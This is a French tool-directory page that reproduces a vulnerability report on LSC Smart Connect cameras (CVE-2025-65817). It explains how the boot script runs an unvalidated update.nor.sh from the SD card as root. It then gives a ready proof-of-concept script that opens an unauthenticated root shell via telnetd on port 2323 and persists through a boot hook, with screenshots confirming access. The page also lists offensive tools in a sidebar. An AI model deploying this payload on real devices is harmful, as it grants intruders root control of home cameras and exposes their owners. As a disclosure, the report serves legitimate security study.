Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/istaarkk/cve-2025-65817
Sécurité des Systèmes EmbarquésSécurité IoTAnalyse des VulnérabilitésExploitationSécurité Matériel et IoTOutil d'Accès à Distance
GitHubistaarkk/cve-2025-65817

CVE-2025-65817

Voici la CVE-2025-65817

Voir le dépôt
932il y a 11 moisPas encore vérifié
Partager

CVE-2025-65817


ChampsValeur
TitreRapport de vulnérabilité : LSC Smart Connect Camera
Date2024-02-15
DescriptionExploitation du hook de mise à jour de la carte SD pour lancer des shells distants sur les caméras LSC Smart Connect.
Étiquettesiot, vulnérabilité, cve
Firmware1.14.13

Rapport de vulnérabilité de la caméra LSC Smart Connect

La vulnérabilité trouvée consiste à exploiter le système de mise à jour dans start_app.sh, plus précisément via le montage de la carte SD et le fichier update.nor.sh.

Variables de configuration

# routines of sd-card
# /mnt is for backword compatible
SDC_DIR=/mnt
SDC_HOOK=$SDC_DIR/update.nor.sh
SDC_FLAG_DEBUG=$SDC_DIR/__ipc_debug.ini
TMP_HOOK=/tmp/update.nor.sh
SENSOR_ISP_HOOK=$SDC_DIR/ISP/*t23.bin
# debug core-dump
WHERE_COREDMP="/mnt/sdc/coredmp"
WHERE_EXEC="/usr/local/bin/doraemon"

La section local/sbin/start_app.sh:50–99 fait aveuglément confiance à tout fichier nommé update.nor.sh situé sur la carte SD. Pendant le processus de démarrage, le script :

  • monte la carte SD,
  • copie update.nor.sh vers /tmp/update.nor.sh,
  • n'effectue aucune validation de son contenu, de son intégrité, de ses permissions ou de son propriétaire.

Plus tard dans la séquence de démarrage (local/sbin/start_app.sh:108–129), le fichier copié est :

  • marqué comme exécutable,
  • exécuté en tant que root,
  • exécuté avec le point de montage de la carte SD passé en argument.

Cette exécution a lieu avant le démarrage du ipc_service principal, ce qui signifie que le script s'exécute dans un environnement à privilèges maximaux où les utilitaires réseau, les fonctions de watchdog et les assistants de mise à jour sont déjà disponibles.

Utilitaires disponibles

L'exploit consiste à créer un shell et à ouvrir un port via telnetd, qui est présent sur la caméra :

/bin # busybox --list
[...]
sh
sleep
swapoff
syslogd
tail
tar
tcpsvd
telnetd
[...]

Preuve de concept

Il suffit d'écrire un script .sh sur la carte SD et de le nommer update.nor.sh.

L'exploit que j'ai choisi est :

#!/bin/sh

telnetd -l /bin/sh -p 2323 &

echo "Telnet start by update.nor.sh" > /tmp/exploit_success

cp /mnt/update.nor.sh /mnt/config/hook-boot.sh

date > /tmp/exploit_time


Nous confirmons que le port est ouvert.
alt text


Nous nous connectons via telnet :

alt text

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    366
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    287

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →